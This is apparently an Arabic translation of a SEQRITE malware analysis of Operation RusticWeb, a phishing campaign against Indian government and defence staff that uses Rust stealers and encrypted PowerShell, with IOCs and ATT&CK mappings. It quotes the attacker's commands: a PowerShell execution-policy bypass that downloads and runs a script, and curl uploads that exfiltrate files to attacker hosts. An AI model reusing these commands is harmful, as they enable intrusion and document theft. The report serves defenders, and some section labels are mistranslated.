SEQRITE كشف فريق مكافحة التهديدات المتقدمة (APT) التابع لمختبرات APT عن حملة تصيد احتيالي استهدفت موظفين حكوميين هنودًا منذ أكتوبر 2023. كما رصدنا استهداف جهات حكومية وخاصة في قطاع الدفاع خلال شهر ديسمبر. استُخدمت حمولات جديدة مبنية على لغة Rust وأوامر PowerShell مشفرة لتسريب وثائق سرية إلى محرك خدمة عبر الإنترنت، بدلًا من خادم قيادة وتحكم (C2) مخصص. إلى جانب تعديل ترسانتها باستمرار، استخدمت الحملة نطاقات وهمية لاستضافة حمولات خبيثة وملفات تمويه. فيما يلي بعض أسماء النطاقات ونماذج الطعوم المستخدمة في هذه الحملة:
- نموذج حقوق الملكية الفكرية لقسم شؤون الموظفين والتدريب، خاص بموظفي الخدمة الإدارية الهندية
- نطاق وهمي يحاكي جمعية تعليم رعاية الجيش (AWES)
- تقرير إحصائي عن مجلس تنمية آسام من مؤسسة كايلاش ساتيارثي للأطفال
- نطاق وهمي آخر يقلد Parichay، وهي منصة SSO حكومية
- نموذج ترشيح لصندوق معاشات ضباط الخدمات الدفاعية (DSOP)
- عرض تقديمي حول الموجز الفصلي للمبادرات مع وزارة الدفاع
تُعرف هذه الحملة باسم عملية RusticWeb ، حيث تتداخل فيها أساليب وتقنيات متعددة مع مجموعات التهديد المتقدم المستمر المرتبطة بباكستان، مثل Transparent Tribe (APT36) و SideCopy . كما أنها تتشابه مع تقرير عملية Armor Piercer الصادر عن شركة Cisco عام 2021، وقد رصد فريقنا استهدافًا باستخدام نموذج منحة ESSA الدراسية التابع لمؤسسة AWES في العام نفسه.
بدأ المهاجمون بالانتقال من لغات البرمجة المُجمّعة المعروفة إلى لغات أحدث مثل Golang وRust وNim. يوفر هذا الانتقال توافقًا بين اللغات، ولكنه في الوقت نفسه يُصعّب عملية الكشف. من الأمثلة الحديثة على برمجيات Golang الخبيثة التي حللها فريقنا، نظام Warp الخبيث الذي يعمل على نظام Windows ويستخدم روبوت Telegram كخادم تحكم، وحمولة Ares RAT الخبيثة التي تعمل على نظام Linux . في الوقت نفسه، انتقل العديد من مُشغّلي برامج الفدية (RaaS) من Golang إلى Rust لما توفره من تشفير عالي الأداء وسرعة اختراق فائقة مع ضمان أمان الذاكرة.
سلسلة العدوى 1
تعتمد العدوى الأولى المُلاحَظة بشكل كبير على حمولات Rust المُستخدَمة لحصر نظام الملفات. يُشغِّل ملف اختصار خبيث عدوى باستخدام نطاق مُزيَّف من AWES لإسقاط هذه الحمولات واستخراج البيانات إلى خدمة ويب لمشاركة الملفات.

الشكل 1 - سلسلة العدوى (1)
يستهدف المهاجم الضحية عبر عملية تصيد احتيالي موجهة، تؤدي إلى ملف مضغوط باسم " IPR_2023-24 ". يحتوي هذا الملف على اختصار لنظام ويندوز مُتنكر كملف PDF باستخدام امتداد مزدوج. يشير اسم الملف إلى أن الطعم عبارة عن نموذج متعلق بحقوق الملكية الفكرية.

الشكل 2 - ملف اختصار ضار
| C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep Bypass -nop -c “iwr 'hxxps://rb[.]gy/gbfsi' -OutFile $env:USERPROFILE\Documents\file.ps1; & $env:USERPROFILE\Documents\file.ps1” |
يؤدي فتح هذا الملف إلى قيام PowerShell بتنزيل وتنفيذ سكربت من نطاق rb[.]gy ، وهو موقع مجاني لاختصار الروابط. تُستخدم معلمات سطر الأوامر لتجاوز سياسة التنفيذ بدون ملف تعريف لتنزيل سكربت PS1 باستخدام Invoke-WebRequest.
بالضحايا
بناءً على رابط URL المختصر، يُمكننا التحقق من إحصائيات عدد النقرات والبلد الذي صدرت منه باستخدام مُتتبّعهم. انطلقت الحملة في نهاية سبتمبر، ويمكن ملاحظة نشاط كبير في أكتوبر، حيثُ شكّلت الهند وحدها 26.53% من هذه النشاطات. لا يُؤخذ في الاعتبار عدد الضحايا المُؤكّد، ولكنه يُعطي لمحة عامة عن الضحية المُستهدفة.

الشكل 3 - علم الضحايا
مرحلة PowerShell
يشير الرابط الموسع إلى نطاق باسم awesscholarship[.]in لجلب وحفظ سكربت PowerShell (file.ps1) في مجلد المستندات . قبل الاطلاع على هذا السكربت، يبدو اسم النطاق وكأنه منحة دراسية تابعة لـ "جمعية رعاية التعليم العسكري". النطاق الرسمي لهذه المنظمة هو scholarship[.]awesindia[.]com ، حيث لوحظت حملات تصيد مماثلة في السابق. يؤدي فتح صفحة النطاق المزيف هذه إلى إعادة توجيه المستخدم إلى صفحة AWES الرسمية التي تعرض إشعار تنبيه رسمي كما هو موضح أدناه.

الشكل 4 - الإشعار الرسمي للموقع المزيف
يبدأ نص PowerShell بإعداد مسارات عناوين URL لتنزيل حمولات المرحلة التالية، بالإضافة إلى ملف الإغراء. يتم إعداد مسارات مستهدفة لتنزيل الملفات وتحميلها، حيث تُعرّف ثلاث وظائف رئيسية لهذه الميزات.

الشكل 5 - نص PowerShell
تُستخدم الدالتان X و Y لتسجيل الرسائل في ملف وتنزيل ملف من عنوان URL المحدد إلى المسار المستهدف وتسجيله، على التوالي. الموقع المستهدف هو مجلد المستندات الافتراضي ، حيث يتم إنشاء مجلد جديد باسم Downloads لوضع ملف PDF الوهمي وأرشيف بجانبه.

الشكل 6 - البرنامج النصي PowerShell (تابع)
بعد فتح البرنامج الوهمي، يتم استخراج ملف الأرشيف الذي يحتوي على ملف واحد بدون أي امتداد. يُعاد تسمية هذا الملف بإضافة امتداد EXE ثم يُنفذ. أخيرًا، تُستخدم الدالة Z لتحميل ملف السجل إلى الخادم باستخدام أمر curl ، ثم تُحذف السجلات المُسجلة.
الشكل 7 - ملف السجل الذي تم تحميله
في هذه الأثناء، يكون الملف الوهمي المفتوح عبارة عن نموذج لبيان إقرار الملكية العقارية حيث يتم ذكر الخدمة على أنها "الخدمة الإدارية الهنديةتتوفر نماذج مشابهة متعددة على مختلف بوابات الحكومة الهندية في المجال العام. ومع ذلك، يتوفر نموذج حقوق الملكية الفكرية الفارغ هذا على موقع وزارة شؤون الموظفين والتدريب. موقع الكتروني التي تندرج تحت إدارة وزارة شؤون الموظفين والمظالم العامة والمعاشات الهندية. يُرجى العلم أن هذا لا علاقة له ببرنامج ESSA (برنامج المنح الدراسية التعليمية) في نموذج طلب الالتحاق الشخصي بالجيش.

الشكل 8 - الطعم: نموذج حقوق الملكية الفكرية لموظفي الخدمة الإدارية الهندية (أكتوبر 23)
التنزيل: مرحلة فحص النظام
اتضح أن حمولة ملف EXE عبارة عن ملف تنفيذي مُجمَّع بلغة Rust، يتحقق من معلومات النظام الأساسية الموجودة في مسار PDB - ' syscheck.pdb '. بعد فك تشفير أسماء دوال Rust باستخدام إضافة IDA Pro، نلاحظ استدعاء العديد من دوال الكتابة وتنفيذ الأوامر. يسترجع البرنامج المعلومات باستخدام:
- نطاق ifconfig[.]me لجلب عنوان IP
- أمر WMIC لجلب محركات الأقراص النشطة الموجودة على نظام الضحية - "wmic logicaldisk الحصول على التسمية التوضيحية".

الشكل 9 - سجلات فحص النظام
تُكتب هذه السجلات في ملف باسم ' MySystem.txt ' في دليل ProgramData\syscheck ويتم تحميلها إلى نفس النطاق مثل:
"curl -F TT=@C:\ProgramData\syscheck\MySystem.txt hxxps://awesscholarship[.in/upload/upload.php"
الشكل 10 - رابط لتنزيل المرحلة التالية
ثم يتم تنزيل ملف مضغوط آخر باسم file1.zip من نفس النطاق الوهمي واستخراجه. يُعاد تسميته إلى ' MySystem.exe ' ويتم تشغيله. وأخيرًا، يتم إنشاء مسار دائم لهذه الحمولة النهائية من خلال مجلد بدء التشغيل.
الشكل 11 - الاستمرارية عبر بدء التشغيل
السارق: المرحلة النهائية
الحمولة النهائية هي برمجية خبيثة أخرى مبنية على الصدأ، تسرق الملفات، وتجمع اسم النظام وعنوان IP، وترفع الملفات الفردية مع السجلات. لا تحتوي هذه البرمجية على ميزات مدمجة لبرمجيات سرقة المعلومات المتطورة، مثل السرقة من متصفحات الويب، أو منصات Discord/Steam، أو محافظ العملات المشفرة. عُثر على إصدارات متعددة من هذه البرمجية في هذه الحملة، بتواريخ تجميع تتراوح من سبتمبر إلى ديسمبر، وكان معدل اكتشافها أقل بكثير على Virus Total.
| MD5 | طابع زمني للتجميع | PDB |
| da745b60b5ef5b4881c6bc4b7a48d784 | 2023-09-26 | ملف syscheck.pdb |
| f68b17f1261aaa4460d759d95124fbd4 | 2023-09-26 | alam.pdb |
| 237961bbba6d4aa2e0fae720d4ece439 | 2023-10-26 | alam.pdb |
| d2949a3c4496cb2b4d204b75e24390d9 | 2023-12-08 | ملف Zew.pdb |
| fc61b985d8c590860f397d943131bfb5 | 2023-12-11 | ملف Zew.pdb |
يمكن رؤية التغييرات في اسم مسار PDB في عينات أكتوبر وديسمبر ولكن التشابه متطابق تقريبًا عند المقارنة عبر BinDiff، والذي يبلغ 91%، باستثناء بعض التغييرات البسيطة.

الشكل 12 - التشابه في العينات
يقوم البرنامج بحصر جميع ملفات المستندات والأرشيفات في جميع محركات الأقراص التي تم جلبها مسبقًا في مرحلة التنزيل. يتم إنشاء ملفي سجل داخل مجلد جديد باسمين مختلفين ( Micro، File ) لكل عينة ضمن دليل ProgramData . تُستخدم هذه الملفات لتخزين سجلات الملفات التي تم تحميلها وسجلات الملفات التي تم حصرها. بعد حفظ الملفات التي تم حصرها في ملف Logs.txt، يتم تحميل كل ملف باستخدام أمر curl PUT إلى نطاق oshi[.]at ، وهو محرك مشاركة ملفات عام مجهول الهوية يُسمى OshiUpload.
"curl -TC:\Users\test\Downloads\ .zip hxxps://oshi[.]at”
إلى جانب اسم سطح المكتب، تُحفظ روابط تنزيل هذه الملفات في ملف " Records.txt "، الذي يحتوي على ثلاثة عناوين URL لكل ملف. اثنان منها روابط إنترنت عادية - أحدهما للإدارة والآخر للتنزيل. أما الثالث فهو نطاق Tor الخاص بـ Oshi للتنزيل عبر خدمة مخفية.

الشكل 13 - روابط تنزيل الملفات المرفوعة
تعرض صفحة الإدارة سمات الملف المُحمّل - روابط التنزيل، والحجم، والنوع، ورمز التجزئة، والطابع الزمني. تتوفر خيارات لتدمير الملف مع تحديد وقت انتهاء الصلاحية.

الشكل 14 - صفحة إدارة الملفات المحملة
يتم تحميل ملفات السجل التي تحمل طوابع زمنية في اسم الملف إلى نطاق AWES المزيف. يتم التحقق من استجابة الخادم لنجاح التحميل، ثم يدخل في حالة سكون لا نهائي حتى تتم مقاطعته.

الشكل 15 - استجابة الخادم بعد تحميل السجلات
مع ظهور برامج التجسس الجديدة التي رصدناها في ديسمبر، يستخدم المهاجم وثيقة طُعم جديدة تابعة لمؤسسة كايلاش ساتيارثي للأطفال. هذه الوثيقة متاحة على موقعهم الإلكتروني ، وهي مرتبطة بتقريرهم الإحصائي حول "زواج الأطفال والجرائم الأخرى المرتكبة ضد الأطفال في ولاية آسام".

الشكل 16 - طُعم: مركز تنمية آسام (ديسمبر 23)
يشير استخدام الطعوم التي تحمل طابع المؤسسات أو الجمعيات الخيرية للأطفال لأطفال الجيش وضباط الخدمة الإدارية الهندية في حملة تصيد احتيالي إلى جهد مستهدف يستهدف مسؤولي الحكومة الهندية، وخاصة أولئك المرتبطين بمؤسسات أو جمعيات الأطفال.
سلسلة العدوى 2
رُصدت سلسلة عدوى مماثلة أخرى في ديسمبر باستخدام Maldocs، حيث تم إجراء التعداد والاستخراج باستخدام نصوص PowerShell البرمجية بدلًا من الحمولات المستندة إلى Rust. إلى جانب نطاقين وهميين، استُخدمت هنا نصوص PowerShell برمجية مشفرة.

الشكل 17 - سلسلة العدوى (2)
تبدأ العدوى بملف Maldoc احتيالي يحتوي على ماكرو VBA ضار. باستخدام تشويش VBA بسيط، يحتوي على أوامر PowerShell مشفرة. تم تحديد ملفات Maldoc مشابهة تستخدم أوامر PS معدلة قليلاً.
- Dsop_Nom.ppam
- DSOP-NOM.ppam
- PM_INDIG_INITIATIVE_BRIEF.ppam

الشكل 18 - ماكرو VBA ضار
PowerShell مشفر
بمجرد فتح المستند، يقوم بتحويل الأرقام إلى أحرف تُشكّل " PoWeRSHEll ". يحتوي أمر PowerShell على بيانات مُشفّرة، يتم تحويلها إلى سلسلة آمنة باستخدام الأمر " ConvertTo-SecureString " مع مفتاح. يتبع هذا أسلوبًا مشابهًا لفك تشفير PowerShell المستخدم في Emotet ، ولكن مع إضافة بعض التمويه.

الشكل 19 - أوامر PowerShell المشفرة والمُبهمة
في المستند الخبيث الأول، تستخدم السلسلة المُحوّلة كائن Marshal لإدارة الذاكرة وفك التشفير عبر واجهة برمجة تطبيقات DPAPI المدمجة لاستدعاء الأوامر باستخدام دالة SecureStringToGlobalAllocUnicode . أما المستند الثاني، فيستخدم كائن PSCredentials للحصول على سلسلة نصية عادية. وفي المستند الأخير، تُستخدم الدالتان PtrToStringBSTR و SecureStringToBSTR مع كائن Marshal . ولإخفاء البيانات، تستخدم الأوامر تقنيات من Invoke-Obfuscation لإخفاء مُشغّل أمر IEX باستخدام متغيرات البيئة.

الشكل 20 - أمر IEX المُعتم
عند فحص أوامر PowerShell بعد فك تشفيرها بالكامل، يتم تنزيل الملف الوهمي وبرنامج PowerShell النصي للمرحلة التالية. يتم تنزيلهما من النطاقات إلى مجلدي التنزيلات والمستندات ثم تنفيذهما.

الشكل 21 - الأوامر المفكوكة (1)

الشكل 22 - الأوامر المفكوكة (2)
المجالات والطعوم
في السيناريو الأول، يتم التنزيل من النطاق ' parichay.epar[.]in ' ، بينما يستخدم السيناريو الثاني نفس النطاق المزيف لـ AWES الذي لوحظ في سلسلة العدوى الأولى. هذا نطاق مزيف آخر يُستخدم لاستضافة برامج ضارة، وهو يُحاكي موقع الحكومة الرسمي ' parichay.nic[.]in '. وهي منصة حكومية لتسجيل الدخول الموحد (SSO) مصممة لتسجيل المستخدمين ضمن إطار مصادقة موحد. بينما يُخوّل تطبيق "Parichay" موظفي الحكومة بالوصول إلى خدمات مركز المعلومات الوطني (NIC) المختلفة بناءً على "قسم المستخدم" وعنوان البريد الإلكتروني الحكومي (@nic.in/@gov.in)، يُخوّل تطبيق "Jan Parichay" المواطنين بالوصول إلى الخدمات الموجهة لهم.

الشكل 23 - نطاقات باريشاي الشرعية والمزيفة
يتعلق الطعم الأول بنموذج ترشيح صندوق DSOP (صندوق معاشات ضباط خدمات الدفاع)، والذي يخص إدارة حسابات الدفاع. أما الطعم الثاني فيتعلق بعرض تقديمي حول تقرير ربع سنوي مع وزارة الدفاع.

الشكل 24 - الطعم: صندوق ادخار ضباط الخدمات الدفاعية (DSOP)

الشكل 25 - الطعم: وزارة الدفاع
يتم تشفير وإخفاء نص PowerShell البرمجي التالي، ' Mail_check.ps1 '، بنفس الطريقة. عند معاينة النص البرمجي بعد فك تشفيره، يبدأ بتحميل واستخراج ملف مضغوط يحتوي على حمولة باسم ' syscheck.exe '. يتم استخراج هذه الحمولة مباشرةً إلى مجلد بدء التشغيل لضمان استمرار وجودها.

الشكل 26 - نص PowerShell المتساقط بعد فك التشفير
العد والاستخراج
الملف الثنائي هو حمولة أخرى مبنية على لغة Rust باسم PDB مختلف، وهو 'Aplet.pdb'. يحتوي على طابع زمني للمترجم بتاريخ 14 ديسمبر ويحمل اسم Cisco's AnyConnect Web Helper مع شهادة موقعة.

الشكل 27 - ثنائي مع شهادة WebHelper
بدلاً من إجراء عملية التعداد والاستخراج مباشرةً، يقوم هذا الأمر بإسقاط سكربت PowerShell المسمى ' sys.ps1 ' في مجلد الصور لهذا الغرض بعد جلب اسم المستخدم. الأمر الذي يتم تشغيله هو:
"powershell.exe - نمط النافذة مخفي - تجاوز سياسة التنفيذ - الملف C:\Users\test\Pictures\sys.ps1"
يستثني البرنامج ثلاثة مجلدات أثناء عملية التعداد: مجلد Windows ومجلدَي " Program Files ". يتم اختيار 13 نوعًا من الملفات فقط: (.ppt، .pptx، .pdf، .xlsx، .xlsm، .xls، .xlam، .doc، .docx، .docm، .txt، .dot، .ppam)، ويتم تسجيل كل ملف في ملف " paths.txt " الموجود في مجلد المستندات.

الشكل 28 - العد والاستخراج
بمجرد تحميل الملف إلى oshi[.]at ، تُحفظ روابط التنزيل في ملف ' suc_logs.txt ' كما في الحملة الأولى. يعمل هذا البرنامج النصي في حلقة لا نهائية للتحقق من إنشاء أي ملفات جديدة. تُرفع سجلات الروابط هذه دوريًا بعد فترة زمنية محددة.

الشكل 29 - تحميل السجلات
في هذه الأثناء، يدخل البرنامج الرئيسي ( syscheck ) في حالة سكون دائم ما لم تتم مقاطعته. وفي حال حدوث ذلك، فبدلاً من الخروج، يقوم بتحميل سجلات عناوين URL إلى Oshi مرة أخرى. بالإضافة إلى ذلك، يقوم أيضاً بتحميلها إلى نطاق فرعي من firebaseio كإجراء احتياطي هذه المرة.

الشكل 30 - التحميل إلى Firebaseio باستخدام المصادقة
قاعدة بيانات Firebase Realtime هي قاعدة بيانات NoSQL مُستضافة على السحابة، تُتيح تخزين البيانات ومزامنتها في الوقت الفعلي. وهي منصة مفتوحة المصدر من جوجل، تُستخدم على نطاق واسع في تطبيقات السحابة من قِبل المطورين، وقد جذبت جهات خبيثة لنشر برامج ضارة مثل Unlucky Kamran بهدف سرقة البيانات. توفر Firebase العديد من الميزات، مثل التخزين السحابي، والاستضافة، وقاعدة البيانات في الوقت الفعلي، وغيرها.
خاتمة
تستهدف حملة تصيد احتيالي جديدة موظفين حكوميين هنودًا لسرقة وثائق سرية. وقد تم نشر برامج خبيثة مبنية على لغة Rust، بالإضافة إلى نصوص PowerShell مشفرة، لحصر الوثائق واستخراجها إلى منصة مشاركة ملفات عامة مجهولة المصدر تُدعى OshiUpload، بدلاً من خادم تحكم وسيطرة مخصص. وقد استُخدمت نطاقات وهمية تُحاكي جهات حكومية لاستضافة برامج خبيثة في هذا الهجوم الإلكتروني. يُحتمل أن تكون عملية RusticWeb مرتبطة بتهديدات APT، نظرًا لتشابهها مع مجموعات مختلفة مرتبطة بباكستان. ومع تحوّل الجهات الخبيثة إلى استخدام برامج ضارة مطورة بلغات برمجة حديثة مثل Golang وRust وNim، نوصي بتوخي الحذر واتخاذ الاحتياطات اللازمة لحماية أنفسكم.
SEQRITE الحماية
- لينك.ستيلر.48397
- PS.Stealer.48398
- RustStealer.48408.GC
- سكريبت.RustStealer.48409
- Trojan.Ruststealer
MITER ATT & CK
| تكتيك | معرف التقنية | الاسم |
| تنمية الموارد | T1583.001
T1587.001 T1588.002 T1608.001 T1608.005 |
اكتساب البنية التحتية: المجالات
تطوير القدرات: البرامج الضارة الحصول على القدرات: الأداة قدرات المرحلة: تحميل البرامج الضارة قدرات المرحلة: ربط الهدف |
| الوصول الأولي | T1566.002 | التصيد الاحتيالي: رابط التصيد الاحتيالي |
| التنفيذ | T1106
T1129 T1059 T1047 T1204.002 |
API الأصلي
الوحدات المشتركة مترجم الأوامر والبرمجة ويندوز إدارة الأجهزة تنفيذ المستخدم: ملف ضار |
| إصرار | T1547.001 | مفاتيح تشغيل التسجيل / مجلد بدء التشغيل |
| التهرب الدفاعي | T1027.010
T1036.007 T1140 |
تشويش الأوامر
التنكر: امتداد الملف المزدوج فك تشفير / فك تشفير الملفات أو المعلومات |
| الاكتشاف | T1016
T1033 T1083 |
اكتشاف تكوين شبكة النظام
مالك النظام / اكتشاف المستخدم اكتشاف الملفات والدليل |
| التشكيلات | T1005
T1119 |
البيانات من النظام المحلي
التحصيل الآلي |
| القيادة والتحكم | T1105 | نقل أداة الدخول |
| exfiltration | T1020
T1567 |
الاستخراج الآلي
التسلل عبر خدمة الويب |
شركات النفط العالمية
| MD5 | اسم الملف |
| 56cb95b63162d0dfceb30100ded1131a | IPR_2023-24.pdf.zip |
| 13ee4bd10f05ee0499e18de68b3ea4d5 | IPR_2023-24.pdf.lnk |
| de30abf093bd4dfe6b660079751951c6 | DSOP-NOM.ppam |
| بوويرشيل | |
| c9969ece7bb47efac4b3b04cdc1538e5 | في ps1 |
| f14e778f4d22df275c817ac3014873dc | في.ps1 |
| 501a6d48fd8f80a134cf71db3804cf95 | Mail_check.ps1 |
| 6d29fc0a73096433ff9449c4bbc4cccc | sys.ps1 |
| الأفخاخ | |
| a9182c812c7f7d3e505677a57c8a353b | Ipr.pdf |
| f5d8664cbf4a9e154d4a888e4384cb1d | abc009.pdf |
| 3ce8dfb3f1bff805cb6b85a9e950b3a2 | 1.pdf |
| a696c50dd5d15ba75c9e7f8d3c64997c | 1.pdf |
| الأرشيف | |
| e0102071722a87f119b12434ae651b48 | |
| ee8d767069faf558886f1163a92e4009 | |
| 9f3359ae571c247a8be28c0684678304 | |
| b0b6629d35451bcc511c0f2845934c3e | |
| f2501e8b57486c427579eeda20b729fd | |
| 20b4eb5787faa00474f7d27c0fea1e4b | |
| 635864ff270cf8e366a7747fb5996766 | |
| EXE | |
| da745b60b5ef5b4881c6bc4b7a48d784 | |
| f68b17f1261aaa4460d759d95124fbd4 | |
| 237961bbba6d4aa2e0fae720d4ece439 | |
| d2949a3c4496cb2b4d204b75e24390d9 | |
| fc61b985d8c590860f397d943131bfb5 | |
| 04557782d7017f18ec059fc96d7f2dc8 | |
| المجال / IP | |
| منحة دراسية رائعة[.]في 89.117.188 [.] 126 |
|
| parichay.epar[.]in 13.232.102 [.] 189 |
|
| أوشي[.]أت | |
| alfa-aeafa-default-rtdb.firebaseio[.]com | |
| عناوين URL | |
| hxxps://rb[.]gy/gbfsi | |
| hxxps://awesscholarship[.]in/upload/file.zip | |
| hxxps://awesscholarship[.]in/upload/file1.zip | |
| hxxps://awesscholarship[.]in/upload/in.ps1 | |
| hxxps://awesscholarship[.]in/upload/upload.php | |
| hxxps://awesscholarship[.]in/upload/Ipr.pdf | |
| hxxps://awesscholarship[.]in/upload/abc009.pdf | |
| hxxps://awesscholarship[.]in/upload/1.pdf | |
| hxxps://awesscholarship[.]in/upload/DSOP-NOM.zip | |
| hxxps://awesscholarship[.]in/ppam/Mail_Check.ps1 | |
| hxxps://awesscholarship[.]in/ppam/syscheck.zip | |
| hxxps://parichay.epar[.]in/Win/1.pdf | |
| hxxps://parichay.epar[.]in/Win/Mail_Check.ps1 | |
| PDB | |
| C:\Users\123\Desktop\Syscheck\target\release\deps\syscheck.pdb | |
| C:\Users\123\Desktop\Alam\target\release\deps\alam.pdb | |
| C:\Users\123\Desktop\Aplet\target\release\deps\Aplet.pdb | |
| D:\HOME\DESKTOP NEW DATA\Zew\target\release\deps\Zew.pdb | |
| مضيف | |
| C:\ProgramData\syscheck\file.zip | |
| C:\ProgramData\syscheck\MySystem.exe | |
| C:\ProgramData\syscheck\MySystem.txt | |
| C:\ProgramData\Micro\logs.txt | |
| C:\ProgramData\Micro\records.txt | |
| C:\ProgramData\Files\Log.txt | |
| C:\ProgramData\Files\Records.txt | |
| المستندات\downloadAndExecuteLog.txt | |
| المستندات\ملف.ps1 | |
| المستندات_myfile.zip | |
| المستندات\المجلد غير المضغوط\file.exe | |
| المستندات\التنزيلات\myfile.pdf | |
| المستندات\paths.txt | |
| المستندات\suc_logs.txt | |
| المستندات\Mail_Check.ps1 | |
| المستندات\syscheck.zip | |
| التنزيلات\1.pdf | |
| صور\sys.ps1 | |
| %appdata%\Microsoft\Windows\قائمة ابدأ\البرامج\بدء التشغيل\MySystem.exe | |
| %appdata%\Microsoft\Windows\قائمة ابدأ\البرامج\بدء التشغيل\syscheck.exe | |
المؤلف : ساثويك رام براكي